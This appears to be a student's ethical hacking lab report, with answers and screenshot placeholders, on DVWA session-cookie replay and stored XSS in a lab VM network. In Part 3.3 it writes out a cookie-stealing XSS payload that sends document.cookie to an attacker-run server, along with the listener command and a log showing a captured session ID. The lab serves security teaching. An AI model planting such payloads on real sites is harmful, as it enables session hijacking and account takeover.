
2.1 In step (a):

(i) How many pairs of request/response messages are captured during the process of changing the security level (i.e., interacting with security.php)?

3 pairs of messages [NOTE in the lecture notes it says about 4, I've got three and it worked look at screenshot and the following snap shot]



(ii) Grab a screenshot to prove your answer.




2.2 In step (e):


(i) Why are there no cookies in the captured GET message?

Because all the cookies have been deleted and we re-started Firefox.

(ii) Grab a screenshot to prove no cookies.




2.3 In step (g), you insert the saved cookie header in step (b) into the captured GET message. Grab a screenshot to show your insertion.



2.4 In step (j), you should notice that you obtain a logged-in HTTP session with Security Level being ‘low’.

(i) Grab a screenshot to prove this.



(ii) Explain why you can achieve this.


The webserver typically timeouts a session upon 20 minutes of inactivity, the server will use the session cookie to provide a response to the person using the browser, the cookie session id number and security level has been placed in the header and the server will use this information in the cookie to determine how to respond to the HTTP request. The server will have information related to the cookies and will think that we are already logged in (thus we do not need to log-in).

PART 3

3.1 Set Firefox to use 'No Proxy'. Follow the Stored XSS Example 1 in Lecture 11 slides to generate an alert box.

(i) Crafted input:
<script> alert(“This is an attack!”); </script>


(ii) Screenshot:



3.2 Follow the Stored XSS Example 2 in Lecture 11 slides to retrieve cookies.
(i) Crafted input:

<script> alert(document.cookie)</script>

(ii) Screenshot:



3.3 Follow the Stored XSS Example 3 in Lecture 11 slides to send stolen cookies to a web server you set up to display them. Specifically, you should use a crafted guestbook message which includes JS code to report the cookies of a web session to the SimpleHTTPServer you set up. You should then use the IE browser at Win7 to view the guestbook, and have the cookies for this new web session reported to the SimpleHTTPServer.

(i) Crafted input:


<script> new Image().src="http://192.168.1.102/a.gif?" + document.cookie</script>

(ii) Command line to set up the SimpleHTTPServer:

sudo python -m SimpleHTTPServer 80

```
┌──(kali㉿kali)-[~]
└─$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
```

(iii) Screenshot for the cookies from IE reported at SimpleHTTPServer:


Home
Kali-Linux-2020.4-vmware-am...
Metasploitable2-Linux
vsphereteaching-direct.scem....
EH21-Kal-16301173
EH21-Met-16301173
EH21-W7-16301173
Kazam
kali@kali: ~
04:04 PM
Kazam
kali@kali: ~
File Actions Edit View Help
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
link/ether 00:50:56:94:30:0d brd ff:ff:ff:ff:ff:ff
inet 192.168.1.102/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
valid_lft 4690sec preferred_lft 4690sec
inet6 fe80::250:56ff:fe94:300d/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$ sudo python -m SimpleHTTPserver 80
[sudo] password for kali:
/usr/bin/python: No module named SimpleHTTPserver
┌──(kali㉿kali)-[~]
└─$ sudo python -m SimpleHTTPserver 80 1 ×
/usr/bin/python: No module named SimpleHTTPserver
┌──(kali㉿kali)-[~]
└─$ sudo python -m SimpleHTTPServer 80 1 ×
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.108 - - [02/Jun/2021 15:40:20] code 404, message File not found
192.168.1.108 - - [02/Jun/2021 15:40:20] "GET /a.gif?security=low;%20PHPSESSID=ca8b339511cad88a2af64a96152a6744
HTTP/1.1" 404 -